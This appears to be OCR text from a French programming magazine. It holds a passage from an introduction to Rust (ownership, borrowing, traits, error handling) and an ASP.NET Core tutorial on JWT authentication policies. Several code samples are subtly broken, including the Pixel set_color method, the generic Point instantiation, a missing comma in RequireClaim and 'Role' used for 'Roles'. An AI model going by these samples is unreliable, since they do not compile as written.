La sémantique utilisée pour passer une valeur à une fonction est similaire à celle utilisée pour affecter une valeur à une variable. Le passage d'une variable à une fonction fera l'objet d'un move sémantique ou d'une copie implicite de la valeur sur la pile.

```
fn main() {
  let s = String::from("hello"); // s est déclaré dans le scope du main

  takes_ownership(s); // s est bougé sémantiquement à la fonction
                      // et s n'est plus disponible dans la suite du scope

} // Ici s n'est plus utilisé après le scope. Mais comme s a été transféré à la fonction, rien ne va se passer.

// my_string  est déclaré dans le scope de la fonction
// my_string prend l'ownership de la chaîne de caractères passée en paramètre.
fn takes_ownership(my_string: String) {
  println!("{}", my_string);
} // my_string sort du scope de la fonction, sa mémoire est libérée.
```

Le problème de l'exemple ci-dessus est que pour continuer à utiliser my_string dans le main, nous devrions retourner la chaîne de caractères. L'ownership de celle-ci a été transféré dans le scope de la fonction calculate_length. Pour pallier ce problème, il faudrait écrire :

```
fn takes_ownership(my_string: String) -> String {
  println!("{}", my_string);
  my_string // La dernière expression est la valeur retournée en Rust.
            // Il n'y a pas besoin du mot clé return même s'il reste disponible.
}
```

Ceci rendrait parfois le code fastidieux à écrire. C'est pour cela que Rust fournit une extension au modèle de l'ownership : le "borrowing" (emprunt) facilitant cette tâche.

Références et Borrowing

Pour simplifier son utilisation, Rust autorise les références à une valeur, appelées borrows (emprunts), sans avoir à transférer l'ownership de l'owner d'origine. Les borrows sont créés en utilisant un

& et peuvent être immutables ou mutables avec &mut. Il existe deux restrictions sur le borrowing :

- Une valeur mutable ne peut-être empruntée que si elle ne l'a pas déjà été ;
- Les emprunts ne peuvent pas survivre à l'owner d'origine quand celui-ci est libéré. Cette règle permet d'éviter les "dangling pointers".

On peut réécrire notre exemple précédent comme ceci :

```
fn main() {
  let s1 = String::from("hello");

  let len = calculate_length(&s1); // On passe une référence immutable avec &s1

  println!("The length of '{}' is {}.", s1, len); // on continue à pouvoir se servir de s1 car il est
toujours l'owner.
}

fn calculate_length(s: &String) -> usize {
  s.len()
} // s sort du scope, mais aucune mémoire n'est libérée, car la fonction n'a pas l'ownership sur s
```

La syntaxe &1 nous permet de créer une référence immutable (lecture seul) que l'on passe à calculate_length. La fonction pourra lire la valeur de s1, mais est dans l'incapacité de modifier sa valeur. De plus, la signature de la fonction calculate_length(s: &String) -> usize utilise le motif & pour indiquer que le type du paramètre s est une référence immutable à une String.

Que se passe-t-il si nous essayons de modifier une variable qui est borrow de manière immutable ? Essayons de transgresser les règles du borrowing pour voir comment le compilateur gère ce cas :

```
fn main() {
  let s = String::from("hello");

  change(&s); // On prête s de manière immutable
}

fn change(some_string: &String) { // la signature de la méthode prévient qu'elle n'accepte que
 des références immutables.
  some_string.push_str(", world"); // On tente d'outrepasser la règle du borrowing.
}
```

Voici l'erreur produite par le compilateur :

```
error[E0596]: cannot borrow immutable borrowed content `*some_string` as mutable
 --> error.rs:8:5
  |
7 | fn change(some_string: &String) {
  |                        ------- use `&mut String` here to make mutable
8 |   some_string.push_str(", world");
  |   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ cannot borrow as mutable
```

Le compilateur affiche comme erreur à la compilation que nous ne sommes pas autorisés à modifier une valeur avec une référence immutable. Pour fixer cette erreur, il faudrait écrire :

```
fn main() {
  let mut s = String::from("hello"); // on définit une variable mutable

  change(&mut s); // on passe une référence mutable
}

fn change(some_string: &mut String) {
  some_string.push_str(", world");
}
```

NOTE: *Remarquez que c'est ce que recommande de faire le compilateur ligne 7.*

Détecter des data-races lors de la compilation

Une data-race peut se produire lorsque ces comportements se produisent :

- Il y a deux flux d'exécutions concurrents ou plus qui modifient une même zone mémoire simultanément ;
- Aucun mécanisme n'est utilisé pour synchroniser l'accès à cette zone mémoire comme par exemple un mutex.

Mais si on se rappelle la deuxième règle du borrowing énoncée plus haut, une valeur ne peut avoir qu'une unique référence mutable à l'intérieur d'un scope. Illustrons ceci à l'aide d'un exemple :

```
let mut s = String::from("hello");

let r1 = &mut s; // une première référence mutable
let r2 = &mut s; // une seconde référence mutable

println!("{}, {}", r1, r2);
```

Voici l'erreur qu'affiche le compilateur :

```
error[E0499]: cannot borrow `s` as mutable more than once at a time
 --> src/main.rs:5:10
  |
4 | let r1 = &mut s;
  |          ------ first mutable borrow occurs here
5 | let r2 = &mut s;
  |          ^^^^^^ second mutable borrow occurs here
6 | println!("{}, {}", r1, r2);
  |                    -- borrow later used here
```

Les situations de compétition sont des problèmes particulièrement difficiles à identifier et à corriger puisqu'ils ne surviennent qu'à la suite d'un ordonnancement particulier. Rust empêche ce problème de se produire à l'exécution, car il ne compilera pas un code qui présente des signes éventuels de data-races.

Dangling pointer

Les dangling pointers apparaissent dans les langages qui permettent l'utilisation de pointeurs comme C/C++ quand une ressource est libérée et que les pointeurs sur cette référence n'ont pas été invalidés alors que des pointeurs sur cette valeur existent toujours. De ce fait, ces pointeurs pointent toujours sur un emplacement mémoire désalloué et leur utilisation entraînerait une erreur à l'exécution. Illustrons cela par un exemple pour démontrer comment le compilateur anticipe ces problèmes :

```
fn main() {
  let reference_to_nothing = dangle();
}
```

```
fn dangle() -> &String {
  let s = String::from("hello");

  &s
}
```

Voici l'erreur qu'affiche le compilateur :

```
error[E0106]: missing lifetime specifier
 --> main.rs:5:16
  |
5 | fn dangle() -> &String {
  |                ^ expected lifetime parameter
  |
  = help: this function's return type contains a borrowed value, but there is
  no value for it to be borrowed from
  = help: consider giving it a 'static lifetime
```

Comme s est créé dans le scope de la méthode dangle(), lorsque l'exécution de la méthode se termine, s est désallouée. La fonction dangle ne transfère jamais l'ownership et ne fait que retourner une référence immutable. Si le mécanisme de borrowing pour les références n'existait pas, on aurait une référence s qui pointerait vers une zone mémoire désallouée. Son utilisation aurait engendré des effets indésirables et difficiles à identifier.

Conclusion sur la gestion de la mémoire déléguée au compilateur

Le modèle de l'ownership et son extension le borrowing permettent au compilateur de fournir deux mécanismes de sécurité importants. Tout d'abord, le compilateur peut déterminer lui-même quand libérer de la mémoire allouée dynamiquement sur la pile ou le tas. Des bugs dus à la manipulation manuelle de la mémoire comme : double-free et use-after-free sont impossibles avec ce modèle. Deuxièmement, il élimine de nombreux data-races en empêchant un accès simultané aux ressources par plusieurs threads. Il n'est pas possible d'avoir de pointeurs vers la même zone mémoire simultanément.

Contrôle de flux et pattern matching

Rust propose du branchement conditionnel classique ainsi que plusieurs mécanismes de boucle.

Branchements conditionnels

Rust utilise un mécanisme de if else qui n'a rien de différent dans son utilisation si l'on compare à ce que l'on trouve dans d'autres langages.

```
fn main() {
  let number = 6;
  // par déclaration
  if number % 4 == 0 {
    println!("number is divisible by 4");
  } else if number % 3 == 0 {
    println!("number is divisible by 3");
  } else {
    println!("number is not divisible by 4, 3, or 2");
  }
}
```

Rust est un langage basé sur les expressions et non sur des statements (déclarations). Une expression renvoie une valeur, ce qui n'est pas le cas pour un statement. Les expressions en Rust peuvent être affectées à une variable. Ce que l'on peut donc faire avec un if else si elle renvoie une valeur. Voici un exemple :

```
  let x = 2;
  let y = if x == 2 { true } else { false }; // y est évalué par une expression
  println!("y = {}", y);
}
```

Pattern matching

Le pattern matching, ou filtrage par motifs, est un des outils qui vient de la programmation fonctionnelle, très apprécié par les développeurs. Il permet d'exprimer un branchement conditionnel avec une liste hétérogène de couples d'expressions rationnelles et d'actions. Chaque expression est évaluée, et l'action de la première expression validant le motif est exécutée.
Voici un exemple pour illustrer ce mécanisme :

```
enum Message {
  Quit,
  Move { x: i32, y: i32 },
  Write(String),
}

fn main() {
  let msg = Message::Move{ x: 2, y:3 };

  match msg {
    Message::Quit => println!("quit"),
    Message::Move{ x, y } if x == 2 => println!("special move to x = 2, y = {}", y),
    Message::Move{ x, y } => println!("move to x = {}, y = {}", x, y),
    Message::Write(string) => println!("{}", string),
  }
}
```

Pour utiliser le pattern matching on utilise le mot clé match suivi de l'expression que l'on veut tester. Ensuite, on définit une liste exhaustive d'expressions rationnelles sur le type de la variable. Dans le cas où nous aurions besoin d'un comportement différent pour un sous-ensemble d'une structure complexe, comme ce qui est fait ligne 10, il est possible d'ajouter un if sur les valeurs dans le pattern matching. Noter qu'il est possible en Rust qu'un enum porte de la donnée hétérogène. Ce qui est très pratique pour écrire des programmes dont l'architecture se base sur des événements/messages e.g: Event Sourcing/CQRS, protocole, etc.

Le typage

Les types complexes

Rust possède des types scalaires classiques comme : int, float et des tuples. Mais il propose aussi de pouvoir définir des structures plus complexes avec le mot clé struct. Une struct contient des attributs et peut se voir associer des méthodes utilisables statiquement ou par une instance.

```rust
struct Pixel {
  x: i32,
  y: i32,
  color: (u8, u8, u8),
}

impl Pixel {
  // Une méthode statique. En Rust il n'y pas de constructeur.
  fn new_pixel(x: i32, y: i32, color: (u8, u8, u8)) -> Pixel {
    Pixel { x, y, color }
  }

  // méthode d'instance caractérisée par la présence du &mut self
  fn set_color(&mut self, r: u8, g: u8, b: u8)) {
    self.color = color;
  }
}

let mut pixel = Pixel::new_pixel(0, 0, (255, 0, 0));
pixel.set_color(0, 255, 0);
```

Les méthodes d'une struct doivent se trouver à l'intérieur d'un block impl. Il est possible de le fragmenter en plusieurs block impl pour améliorer la lisibilité du code. On définit une méthode d'instance en marquant la présence du &mut self en premier paramètre. On utilise le mot clé &self pour définir une fonction qui ne fera pas de modification sur les champs internes de la struct durant son exécution, et, à l'inverse, on utilisera le mot clé &mut self.

Les Traits

Les traits permettent de définir une interface/contrat, qui comporte une liste de signatures de méthodes et de types associés. Elles doivent être implémentées exhaustivement par un type s'il veut valider le trait. Ils équivalent aux interfaces en Java ou peut-être plus exactement, aux classes de types en Haskell, et sont utilisés pour astreindre les types génériques passés en paramètres dans les fonctions. Voyons cela à travers un exemple :

```rust
// Ici on définit un trait Summary qui a une méthode d'instance à implémenter: summarize
pub trait Summary {
  fn summarize(&self) -> String {
    String::from("Read more...") // On peut définir une implémentation par défaut
  }
}

pub struct Article {
  pub headline: String,
  pub location: String,
  pub author: String,
  pub content: String,
}

// On implémente le trait Summary pour la struct Article
impl Summary for Article {
  fn summarize(&self) -> String {
    // On utilise le mot clé "self" pour accéder aux champs internes
    format!("{}, by {} ({})", self.headline, self.author, self.location)
  }
}

pub struct Tweet {
  pub username: String,
  pub content: String,
  pub reply: bool,
  pub retweet: bool,
}

// On implémente le trait Summary pour la struct Tweet
impl Summary for Tweet {
  fn summarize(&self) -> String {
    format!("{}: {}", self.username, self.content)
  }
}
```

Les génériques

Rust permet d'utiliser des types génériques pour créer des définitions d'éléments abstraits : signatures de fonction, enum ou structures que nous pouvons ensuite utiliser avec différents types concrets. En voici un exemple :

```rust
struct Point<T> { // On admet un type générique T
  x: T,
  y: T,
}

fn main() {
  let integer = Point<i32>::{ x: 5, y: 10 };  // On implémente T pour i32
  let float = Point<float>::{ x: 1.0, y: 4.0 }; // On implémente T pour float
}
```

Rust assure le zéro-cost abstraction

Dans certains langages, l'emploi des génériques amène un surcoût à l'exécution du programme, car ces langages utilisent des vtables [2]. La bonne nouvelle est que Rust implémente les génériques de telle sorte que votre code ne s'exécute pas plus lentement avec des types génériques qu'avec des types concrets. Il utilise le principe de monomorphization à la compilation, sur les parties du code qui utilisent des types génériques. La monomorphisation consiste à transformer un code générique en un code concret, en renseignant les types concrets à utiliser dans le code. Cela est similaire à l'optimisation faite sur les templates en C++.

Le typage en Rust

Le typage de Rust repose sur le principe de sous-typage et de règles associées à la gestion mémoire, reposant sur une logique linéaire affine, permettant de rejeter l'utilisation d'une ressource. De plus, elle permet de combiner par le biais des traits deux formes de polymorphismes comme cela est notamment proposé par Wadler pour Haskell [3]. Afin de répondre à la fameuse problématique de l'"Expression Problem"[4] [5]. Il s'agit du polymorphisme paramétrique par le biais de variables des types, et le polymorphisme ad hoc par le biais d'implémentation de traits pour des types donnés.

Ce dernier aspect souligne l'importance de la séparation entre l'état interne i.e. la structure de la base de connaissance i.e. implémentation de trait. C'est cette séparation qui confère au langage son expressivité. De plus, ce polymorphisme ad hoc permet de couvrir une problématique d'extension comme cela est le cas dans Swift, Kotlin ou C#, de manière élégante tout en reposant sur un aspect du système de typage qui ne lui est pas spécifique : l'implémentation de traits et l'accessibilité par la spécification de l'usage de telles briques. Voici un exemple pour illustrer ce polymorphisme :

```
trait Interval: From<(i32, i32)> + Mul<Self, Output = Self> {
  // define some stuff
}
```

Les types pouvant implémenter le trait Interval sont astreints d'être au minimum, une composition des types : From et Mul<Self, Output = Self>. Un intervalle sera un élément qui peut être créé à partir de deux integers 32-bits signé (From<(i32, i32)>) et doit avoir la loi de composition interne : multiplication entre intervalles. On remarque que Rust supporte la surcharge d'opérateur comme C++, et va permettre d'écrire : Interval * Interval au lieu de : Interval.mul(Interval).

Une gestion élégante des erreurs

Il est fréquent dans un langage d'avoir plusieurs manières de traiter les erreurs. On peut prendre l'exemple de Java (postérieur à la version 8) qui propose les exceptions, la valeur littérale null ou Option, mais encore C++ qui propose : un code d'erreur orthogonal (errno) et des exceptions. Cette mixité des différents types d'erreurs entraîne une confusion ontologique. Nous avons souvent à combiner des librairies dans des parties de notre programme qui divergent sur la stratégie adoptée pour traiter les erreurs. En Java, il est fréquent d'avoir à traiter, dans une même fonction, des exceptions et des Options. Rust a une approche qui tire parti du système de typage algébrique du langage. Les retours peuvent être un enum de type hétérogène, et le développeur doit être explicite sur les types à manipuler. Et ensuite, s'appuyer sur le support de types paramétriques pour apporter la généricité. Il devient par la suite possible d'appliquer un pattern matching sur le type de ce qui est retourné. La librairie standard du langage fournit 2 types que l'on retrouve dans les langages fonctionnels :

- Le type Result<T, E>:

```
pub enum Result<T, E> {
  Ok(T),
  Err(E),
}
```

qui est un type qui représente soit un succès (Ok) ou un échec (Err).

- Le type Option<T>

```
pub enum Option<T> {
  None,
  Some(T),
}
```

Qui est un type qui représente la présence ou l'absence d'une valeur. Ces deux types ont chacun des méthodes associées comme map, filter, etc. Illustrons leur utilisation avec un simple exemple :

```
use std::fs;

fn open_file(filename: &str) -> Result<File, Error> {
  let stat = match fs::metadata(filename) {
    Ok(result) => { result },
    Err(err) => { return Err(err); }
  };

  let file = match File::open(filename) {
    Ok(result) => { result },
    Err(err) => { return Err(err); }
  };

  Ok(file)
}
```

Dans cet exemple, on utilise la partie filesystem de la librairie standard afin d'ouvrir un fichier en s'assurant au préalable de son existence. On utilise pour cela les méthodes : metadata et open qui ont pour signature respective :

```
pub fn metadata<P: AsRef<Path>>(path: P) -> Result<Metadata>
pub fn open<P: AsRef<Path>>(path: P) -> Result<File>
```

Les deux méthodes retournent le type Ok en cas de réussite ou une erreur qui implémente le trait générique Error, qui est une chaîne de caractères glorifiée.
Le pattern matching peut rendre l'écriture du traitement d'erreur verbeux. Rust a introduit l'opérateur de propagation : ?. Cet opérateur rend la valeur, et en cas du type Err il retourne implicitement sans exécuter le reste de la fonction.

```
fn better_open_file(filename: &str) -> Result<File, Error> {
  let stat = fs::metadata(filename)?;
  let file = File::open(filename)?;

  /* ... */

  Ok(file)
}
```

Cette décision de s'appuyer sur un typage algébrique pour traiter les erreurs efface cette confusion ontologique dont peuvent souffrir d'autres langages. Et permet de conserver une forte consistance sur le flux d'exécution de son programme.

Aller plus loin

Le langage fournit d'autres fonctionnalités tout aussi riches que celles que j'ai présentées ci-dessus : closure, channel, future, async/await, macros, etc. Je vous laisse le plaisir de découvrir cela par vous-même lors de vos expérimentations avec le langage, si j'ai réussi à vous convaincre de consacrer un moment pour l'essayer.

L'OUTILLAGE

Ne pas réinventer la roue

Le backend de compilation utilisé par Rust est LLVM [6], où Rust en tant que frontend (comme clang), ne fait que traduire le code en un langage intermédiaire appelé LLVM-IR. De ce fait, tous les

outils existants qui comprennent ce langage deviennent utilisables. Rust n'a pas eu besoin d'écrire un nouveau debugger, car gdb,llvm-db ou d'autres outils comme valgrind, kcov (pour la couverture du code) sont utilisables avec Rust grâce à LLVM. Cette stratégie permet de mon point de vue, une meilleure adoption du langage par les développeurs, car ils peuvent conserver leurs outillages. Toutefois, Rust possède des outils exclusifs à son écosystème comme le linter clippy ou rustfmt, le formateur de code configurable officiel.

Cargo

C'est le gestionnaire de paquets de Rust. Il s'occupe de télécharger, compiler, structurer les paquets. Il permet de télécharger ou publier les paquets de crates.io, le dépôt officiel de paquets de la communauté Rust (comparable à npmjs, maven-central, etc.). Cargo a été écrit par les auteurs de Bundler, le prédominant gestionnaire de paquets de Ruby, avec lequel ils ont fait leurs armes. Cette expérience les a accompagnés dans la conception et le développement de Cargo, où leurs objectifs étaient :

- D'être facile à prendre en main pour les débutants ;
- De fournir un build déterministe. Si un build passe, alors tous les arguments de compilation ainsi que les versions des paquets utilisés sont enregistrés dans un fichier Cargo.lock ;
- D'isoler les paquets les uns les autres afin d'éviter qu'un changement de version d'un paquet impacte d'autres dépendances ;
- Configurable et extensible avec du code tiers.

docs.rs

Docs.rs (https://docs.rs) est une initiative open source dont le but est d'héberger gratuitement la documentation des librairies publiées sur Crates.io. Docs.rs va automatiquement générer la documentation des librairies publiées ou modifiées sur Crates.io, sans action à effectuer de notre part.

LA COMMUNAUTÉ

La présence et les valeurs d'une communauté sont des points importants pour l'adoption d'une technologie par les développeurs. La volonté de la communauté Rust est de fournir un environnement convivial, sûr et accueillant pour tous, sans distinction de sexe, d'orientation sexuelle, de handicap, d'appartenance ethnique, de religion ou de caractéristiques personnelles. Afin que n'importe qui puisse échanger avec la communauté sur le langage et proposer de nouvelles idées sur son évolution. Une de ses initiatives a été de formaliser les valeurs qu'elle prône dans un code de conduite disponible sur le site du langage : https://www.rust-lang.org/policies/code-of-conduct. La communauté est fortement active sur twitter, gitter, reddit et IRC. Toutes les propositions d'évolutions sont formalisées par une RFC dans une issue GitHub (https://github.com/rust-lang/rfcs/issues). Tout le monde peut participer dans la discussion ou ouvrir une nouvelle RFC (issue GitHub). Il est ainsi très facile de suivre en amont les évolutions du langage et de comprendre les choix de design pris pour les nouvelles fonctionnalités.

RUST EN PRODUCTION ?

J'utilise Rust depuis plusieurs années et dans plusieurs projets chez Clever Cloud (microservices, reverse proxy, outillages et serveur web). Ces projets ont démontré qu'avec l'utilisation de Rust, l'application était stable et obtient les mêmes performances que si elle avait été écrite en C/C++. L'écosystème des librairies est maintenant assez riche et mature pour proposer des connecteurs complets pour des plateformes comme : Docker, Kafka, MongoDB, etc. Rust possède une puissante Foreign Function Interface (FFI). Ce qui lui permet de facilement appeler ou d'être appelé (dû à son absence de runtime) par du code écrit dans un autre langage. Rust peut facilement appeler du code C et de surcroît, utiliser n'importe quelle librairie écrite en C. Rust est principalement utilisé à ce jour dans le développement système, mais devient aussi une plateforme attractive pour le développement de serveur web. Il se positionne notamment comme la plateforme la plus aboutie pour faire du Web Assembly. De plus, un attrait émerge sur le langage pour l'utiliser dans le développement embarqué et le jeu vidéo. Grâce à son FFI, cela permet d'être facilement intégré en tant que librairie dans une application IOS ou Android [7]. Rust est également utilisé dans des projets de grande envergure tels que le backend storage de Dropbox [8].

CONCLUSION

Cette introduction à Rust et son écosystème s'achève. J'espère vous avoir donné envie d'expérimenter le langage. L'Ownership et le borrowing sont le socle du langage pour la majorité d'entre nous : des nouveaux concepts difficiles à prendre en main au premier abord. Cependant, la communauté Rust ayant conscience que la courbe d'apprentissage est pentue en raison de ces notions, fournit un effort de documentation qui va vous épauler dans votre initiation et compléter cet article. Rust mérite que l'on surmonte ces difficultés, car c'est un langage enthousiasmant, qui vous permettra d'aborder aussi bien la programmation système qu'applicative de manière fiable et performante.

Références

[1] TOV, J. A., AND PUCELLA, R. Practical affine types. In Proceedings of the 38th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (New York, NY, USA, 2011), POPL '11, ACM, pp. 447–458.

[2] https://en.wikipedia.org/wiki/Virtual_method_table

[3] Wadler, Philip & Blott, Stephen. (1997). How to Make Ad-Hoc Polymorphism Less Ad Hoc. [No source information available]. 10.1145/75277.75283.
https://www.researchgate.net/publication/2710954_How_to_Make_Ad-Hoc_Polymorphism_Less_Ad_Hoc

[4] Philip Wadler. (1998). The Expression Problem.

[5] Swierczewski Chris . (Oct 30, 2018).
http://cswiercz.info/programming/2018/10/30/the-expression-problem-in-rust.html

[6] The LLVM Compiler Infrastructure. https://llvm.org/

[7] Geoffroy Couprie. (Nov 11, 2016) . Rust as a support language. https://youtu.be/e92Yrp3W_2I

[8] C. Metz. The Epic Story of Dropbox's Exodus From the Amazon Cloud Empire. www.wired.com/2016/03/epic-story-dropboxs-exodus-amazon-cloud-empire/.

Anthony Giretti
MVP, MCSD
Developer, Blogger, Speaker
anthony.giretti@gmail.com
http://anthonygiretti.com

equisoft
BUSINESS-DRIVEN INNOVATION

Microsoft MVP Most Valuable Professional

Fonctionnalités incontournables dans ASP.NET Core 2.2 WebApi : authentification avec un JWT

niveau 100

L'authentification et l'autorisation sont nécessaires pour limiter l'accès aux données personnalisées et/ou sensibles. Une technique plus sûre que la protection avec des cookies consiste à utiliser des jetons, fournis par le fournisseur de jetons de votre choix. Dans cet article, nous allons parler des JWT (Json Web Token) avec OpenID Connect.

OpenID Connect 1.0 est une simple couche d'identité au-dessus du protocole OAuth 2.0. Pour rappel OAuth 2.0 est un framework d'autorisation permettant à une application tierce d'accéder à un service web, il est largement utilisé dans le domaine du web avec notamment Facebook ou encore Google, OAuth est devenu incontournable.
Open Id Connect permet aux clients de vérifier l'identité (en plus des autorisations avec OAuth) de l'utilisateur final en fonction de l'authentification effectuée par un serveur d'autorisations ; il permet aussi d'obtenir des informations de profil de base sur l'utilisateur final de manière interopérable et de type REST. OpenID Connect permet aux clients de tous types, y compris les clients web, mobiles et JavaScript de demander et de recevoir des informations sur les sessions authentifiées et les utilisateurs finaux. La suite des spécifications est extensible, permettant aux participants d'utiliser des fonctionnalités optionnelles telles que le cryptage des données d'identité, la découverte des fournisseurs OpenID et la gestion de session, lorsque cela leur semble judicieux.
Nous allons dans un premier temps établir la configuration de notre authentification en nous rendant dans le Startup.cs.

Étape 1 : télécharger le package Microsoft.AspNetCore.Authentication.JwtBearer .

```
PM> Install-Package Microsoft.AspNetCore.Authentication.JwtBearer -Version 2.1.2
```

Étape 2 : paramétrer le schéma d'authentification avec un JWT. Nous indiquons simplement ici que notre authentification est basée sur un JWT

```
public void ConfigureServices(IServiceCollection services)
{
  // Authentication
  services.AddAuthentication(options =>
  {
    options.DefaultAuthenticateScheme = JwtBearerDefaults.AuthenticationScheme;
    options.DefaultChallengeScheme = JwtBearerDefaults.AuthenticationScheme;
  });
}
```

Étape 3 : configurer le fournisseur de jeton JWT
En plus de définir la méthode d'authentification, nous allons ici préciser quels sont les paramètres de validation du JWT.

```
public void ConfigureServices(IServiceCollection services)
{
  // Authentication
  services.AddAuthentication(options =>  {
    options.DefaultAuthenticateScheme = JwtBearerDefaults.AuthenticationScheme;
    options.DefaultChallengeScheme = JwtBearerDefaults.AuthenticationScheme;
  }).AddJwtBearer(options =>
  {
    options.Authority = "provider end point";
    options.Audience = "application id or uri as identifier";
    options.TokenValidationParameters.ValidateLifetime = true;
    options.TokenValidationParameters.ClockSkew = TimeSpan.FromMinutes(5);
  });
}
```

Explication des paramètres :

Audience représente le destinataire prévu du jeton entrant ou de la ressource à laquelle le jeton accorde l'accès. Si la valeur spécifiée dans ce paramètre ne correspond pas au paramètre 'aud' dans le jeton, celui-ci sera rejeté, car il était destiné à être utilisé pour accéder à une ressource différente. Notez que différents fournisseurs de jetons de sécurité ont des comportements différents concernant ce qui est utilisé comme revendication 'aud' (certains utilisent l'URI d'une ressource à laquelle un utilisateur souhaite accéder, d'autres utilisent des noms de portée). Assurez-vous d'utiliser une Audience qui a du sens compte tenu des jetons que vous prévoyez d'accepter.

Authority est l'adresse du serveur d'authentification émettant des jetons. Le middleware d'authentification du support JWT utilisera cet URI pour rechercher et récupérer la clé publique pouvant être utilisée pour valider la signature du jeton. Il confirmera également que le paramètre 'iss' du jeton correspond à cet URI.

ValidateLifetime valide l'expiration du jeton.

ClockSkew autorise une certaine dérive d'horloge. Je recommande 5 minutes ou moins.

Étape 4 : paramétrer les politiques (policies) d'autorisation

Une policy est en fait une politique de validation, en somme nous allons définir une règle pour autoriser / interdire l'accès aux routes de notre web API :

4-1 : Ajout d'une policy simple

```
services.AddAuthorization(opts =>
{
  opts.AddPolicy("SurveyCreator", p =>
  {
    p.RequireClaim(ClaimTypes.Role "SurveyCreator");
  });
});
```

Cette policy nécessite un Claim de type 'Role' avec la valeur «SurveyCreator».

Ici on signifie que l'utilisateur authentifié doit avoir dans le token une revendication de type 'Role' contenant la valeur «SurveyCreator». Voici un exemple de token désérialisé dans la console Chrome : 1

4-1: Création d'un Handler d'autorisation et d'une classe de « Requirement » associée à ce Handler

C'est une manière plus élaborée de gérer ses policies pour au moins deux bonnes raisons :

- La possibilité de personnaliser totalement votre validation ;
- Quand il y a plusieurs règles à valider dans une même policy, il est possible d'identifier la règle qui a échoué en utilisant par exemple des logs.

Exemple:

```
public class SuperSurveyCreatorAutorizationHandler : AuthorizationHandler<SuperSurveyCreatorRequirement>
{
  private readonly ILogger<SuperSurveyCreatorAutorizationHandler> _logger;

  public SuperSurveyCreatorAutorizationHandler(ILogger<SuperSurveyCreatorAutorizationHandler> logger)
  {
    _logger = logger;
  }

  protected override Task HandleRequirementAsync(AuthorizationHandlerContext context,
          SuperSurveyCreatorRequirement requirement)
  {
    bool hasRole = false;
    bool hasGroup = false;

    if (!context.User.HasClaim(c => c.Type == ClaimTypes.Role && c.Value == requirement.Role))
      _logger.LogInformation("SurveyCreator: required Role not supplied");
    else
      hasRole = true;

    if (!context.User.HasClaim(c => c.Type == "groups" && c.Value == requirement.Group))
      _logger.LogInformation("SurveyCreator: required Group not supplied");
    else
      hasGroup = true;

    if (hasGroup && hasRole)
      context.Succeed(requirement);

    return Task.CompletedTask;
  }
}
```

Il est important de noter que ce handler doit hériter de la classe « AuthorizationHandler ».

Ce handler permet de vérifier si le rôle et le groupe sont correctement renseignés dans les claims du jeton.

Pour chaque élément dont la règle de validation ne sera pas satisfaite, un log sera généré, ainsi il sera plus simple de débugger en cas d'investigations sur les échecs d'autorisations.

La classe « SuperSurveyCreatorRequirement» quant à elle contient les propriétés à valider dans le handler et doit implémenter l'interface « IAuthorizationHandler ».

Voici désormais à quoi ressemble la section d'autorisation avec l'ajout d'une policy nommée «SuperSurveyCreator» :

```
services.AddAuthorization(opts =>
{
  opts.AddPolicy("SurveyCreator", p =>
  {
    p.RequireClaim(ClaimTypes.Role, "SurveyCreator");
  });

  opts.AddPolicy("SuperSurveyCreator", p =>
  {
    p.Requirements.Add(new SuperSurveyCreatorRequirement("SurveyCreator",
```

```
    "8115e3be-ac7a-4886-a1e6-5b6aaf810a8f"));
  });
});
```

Il est également nécessaire d'enregistrer le handler en tant que service Singleton comme suit :

```
services.AddSingleton<IAuthorizationHandler, SuperSurveyCreatorAutorizationHandler>();
```

Étape 5 : protéger vos actions avec l'attribut Authorize.

Exemple d'un POST protégé avec la policy "SurveyCreator"

```
[Authorize(Policy = "SurveyCreator")]
[HttpPost]
public void Post([FromBody] string value)
{
}
```

Exemple d'un DELETE protégé avec la policy "SuperSurveyCreator"

```
[Authorize(Policy = "SuperSurveyCreator")]
[HttpDelete("{id}")]
public void Post(int id)
{
}
```

Si votre autorisation n'est basée que sur un ou plusieurs rôles uniquement (pas d'autres critères que le rôle), il est possible d'utiliser le / les rôles directement avec l'attribut Authorize comme suit :

```
[Authorize(Role = "SurveyCreator")]
[HttpPost]
public void Post([FromBody] string value)
{
}
```


Rappelez-vous que si vous ne fournissez pas un jeton à votre Api ou un jeton erroné ou expiré, la réponse sera Http Unauthorized (401).
Si votre jeton ne satisfait pas à la policy, vous obtiendrez Http Forbidden (403)

Étape 6 : tests !

Il existe différentes manières de tester la validation d'un jeton JWT.
La première consiste à utiliser Postman, vous aurez besoin de saisir :


- L'url à tester ;
- Le verbe que vous utilisez (qui définit également quelle route sera exécutée dans la WebApi) ;
- Les header nécessaires (Content-type pour le type de contenu envoyé au serveur Authorization pour envoyer le token au serveur).

Exemple :



La seconde option qui s'offre à vous est d'utiliser TestServer :
TestServer permet de tester In-Memory votre WebApi.
Pour en savoir davantage, vous pouvez voir un exemple d'implémentation sur le blog de Microsoft :
https://blogs.msdn.microsoft.com/webdev/2017/12/07/testing-asp-net-core-mvc-web-apps-in-memory/

Quand la règle de validation échouera vous obtiendrez donc une erreur Http 403 Forbidden, ainsi que des logs précis comme précédemment décrits.



CONCLUSION

Cet exemple est complètement réutilisable. L'unique personnalisation à réaliser est le choix de votre fournisseur de jetons. Cet article ne couvrant pas le paramétrage d'un fournisseur de jeton JWT je vous propose un exemple de configuration d'un fournisseur de jetons avec Open Id Connect et Azure AD ici :
http://anthonygiretti.com/2018/02/28/using-openidconnect-with-azure-ad-angular5-and-webapi-core-introduction/

